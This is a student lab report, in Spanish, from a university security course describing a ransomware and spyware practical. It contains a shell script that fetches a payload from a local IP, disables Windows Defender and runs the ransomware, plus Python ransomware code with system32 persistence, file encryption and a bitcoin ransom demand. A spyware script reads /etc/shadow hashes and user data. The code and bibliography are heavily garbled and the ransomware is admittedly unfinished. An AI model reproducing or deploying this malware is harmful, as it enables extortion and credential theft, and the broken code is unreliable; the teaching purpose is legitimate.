



Universidad Nacional Autónoma de México

Criptografía y seguridad

Práctica 1 "We will ransom you"

Equipo 1: Hackers xd

Bernal Esquivel Mariana Morayma	320298787
Gomez Elizalde Alexys	316086189
Marco Flores Cid	317340000
Marco Silva Huerta	

Fecha de entrega: 19 de febrero de 2025

Ransomware:

Para el desarrollo de esta parte, inicialmente teníamos en mente utilizar un archivo de tipo ".sh" que se encargaría de realizar la ejecución completa del proyecto, esto principalmente por el intento de desactivar Windows Defender:

```
echo "Descargando e instalando dependencias..."

wget http://192.168.1.64:8080/defender.psl -0 /tmp/defender.psl

wget http://192.168.1.64:8080/ransomware.exe -0 /tmp/ransomware.exe

wget http://192.168.1.64:8080/rsa_key.pem -0 /tmp/rsa_key.pem

echo "Desactivando Windows Defender ..."

powershell -ExecutionPolicy Bypass -File /tmp/defender.psl

echo "Ransomware en ejecucion ..."

wine /tmp/ransomware.exe
```

Sin embargo más adelante no vimos factible la ejecución y desarrollamos todo en un script de python.

```
import getpass

import os

import os

import time

import time

import time

import time

import datetime import datetime, timedelta

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, mod

from cryptography.hazmat.primitives.asymmetric import padding

from cryptography.hazmat.primitives.asymmetric import padding

from cryptography.hazmat.backends import default_backend

from tkinter import messagebox

import shutil

# Definimos el tiempo que tiene el usuario para pagar

CROMMETRO = timedelta(hours=2)

# El tiempo en el que ocurre la infeccion

TIEMPO_INICIO = datetime.now()

seccutable_path = sys.argy[0]

system32_path = os.path.join(os.environ["WIMDIR"], "system32")

shutil.copy(executable_path, system32_path)

# Generamos la llave AES-256

1 llave = os.urandom(32)

# Generamos la llave AES-256

1 llave_publica = serialization.load_pem_public_key(archivo_llave.read())

1 llave_publica = serialization.load_pem_public_key(archivo_llave.read())

1 llave_padding.OAEP(

mgf = padding.OAEP(

mgf = padding.OAEP(

mgf = padding.MSF1(algorithm = hashes.SHA256()),
 algorithm = hashes.SHA256(),
 label = None

# Guardamos la llave cifrada

with open ("llave_encriptada.bin", "wb") as archivo_llave:

archivo llave.write(llave encrp)
```

Tenemos varias librerias:

- getpass
- os
- sys
- time
- tkinter
- date time, timedelta
- cryptography.hazmat.primitves.ciphers
- cryptography.hazmat.primitives.serialization
- cryptography.hazmat.primitives.hashes
- cryptography.hazmat.primitives.asymmetric.padding
- cryptography.hazmat.backends.default_backend
- shutil

Con el uso de estas librerías aseguramos la persistencia de nuestro malware dentro del sistema (*system32*). Usamos el algoritmo de cifrado AES-256 aleatorio y genera una llave pública RSA que se almacena localmente. (Esta la vamos a usar para el rescate de información de la víctima).

Los archivos:

- .docx
- .xlsx
- .pdf

Son cifrados y se añade el sufijo .encrypted

Después, usamos una interfaz gráfica usando *Tkinter* indicando a la víctima que ha sido infectada y pidiendo 2 bitcoins (super barato) para su rescate.



Eso a grandes rasgos es el funcionamiento de nuestro Ransomware, sin embargo, enfrentamos varias complicaciones en el desarrollo del mismo.

Intentamos resolver estas complicaciones analizando muestras de GitHub, preguntando a DeepSeek y ChatGPT (que a pesar de que fueron una gran guía, no logramos terminal la implementación) y leímos la documentación de las respectivas bibliotecas.

Complicaciones

- C1
- C2
- C3

Spyware:

Nuestro spyware es un archivo .py que nos ayuda a extraer la información de la computadora que esté siendo infectada.

```
spy.py
       import subprocess #Para ejecutar comandos del sistema
            - Arquitectura del sistema
- Distribución del sistema operativo

    Lista de usuarios del sistema
    Contenido del archivo /etc/shadow (requiere permisos de root)


            Si algún comando falla, se captura el error y se muestra en la terminal.
                kernel = subprocess.check_output(["uname", "-r"], universal_newlines=True).strip()
                arquitectura = subprocess.check_output(["uname", "-m"], universal_newlines=True).strip()
                proceso = subprocess.check_output(["ps", "aux"], universal_newlines=True)
                usuario = subprocess.check_output(["cut", "-d:", "-f1", "/etc/passwd"], universal_newlines=True)
                home = subprocess.check_output(["ls", "-lh", "/home/alexys"], universal_newlines=True)
                #Imprimir información en la terminal
print(f"Kernel: {kernel}")
print(f"Arquitectura: {arquitectura}")
print(f"Sistema operativo: {sistemaop}")
print("\n--- Procesos ---")
                 print("\n---
                print(password)
                print[["\n--- Archivos en /home/usuario ---|"]]
                print(home)
print("-"*50)
            except subprocess.CalledProcessError as e:
```


El programa comienza importando la biblioteca subprocess, que permite ejecutar comandos del sistema operativo desde Python. Los comandos son sencillos y solo el de las contraseñas necesita ser usado con sudo para su correcto funcionamiento. La función obtener_informacion_sistema() se encarga de ejecutar varios comandos del sistema y mostrar los resultados en la terminal. Usamos try-except para capturar y manejar errores si algún comando falla.


Para poder ejecutarlo es necesario tener python 3 y simplemente ejecutando el comando

\$ sudo python3 spy.py

ponernos la contraseña y se nos mostrará información sobre el kernel, la arquitectura del sistema, el sistema operativo y su versión, procesos activos, usuarios , usuarios y hash (salteada) de la contraseña, el tipo, nombre y tamaño de los archivos en el home del usuario víctima.







Dificultades:

Para la parte del spyware, fue que no logramos tener una forma automática para mostrar la información obtenida a la máquina atacante por eso decidimos usar el formato de presentarlo directamente en la terminal.

Nota: Para poder visualizar correctamente los archivos del home es necesario modificar el usuario. En el caso de la demostración el usuario es *alexys*.

Bibliografía:

- Young, A., & Yung, M. (1996). Cryptovirology: Extortion-Based Security Threats and Countermeasures. Foung, A., & Yung, M. (1996). Cryptovirology: Extortion-Based Security Threats and Counter En Proceedings of the 1996 IEEE Symposium on Security and Privacy (pp. 129–140). IEEE. https://www.ieee-security.org/TC/SP2020/tot-papers/young-1996.pdf kh4sh3i. (n.d.). Ransomware-Samples [Repositorio GitHub]. GitHub. https://github.com/kh4sh3i/Ransomware-Samples [Repositorio GitHub]. GitHub. https://github.com/9aylas/Pegasus-samples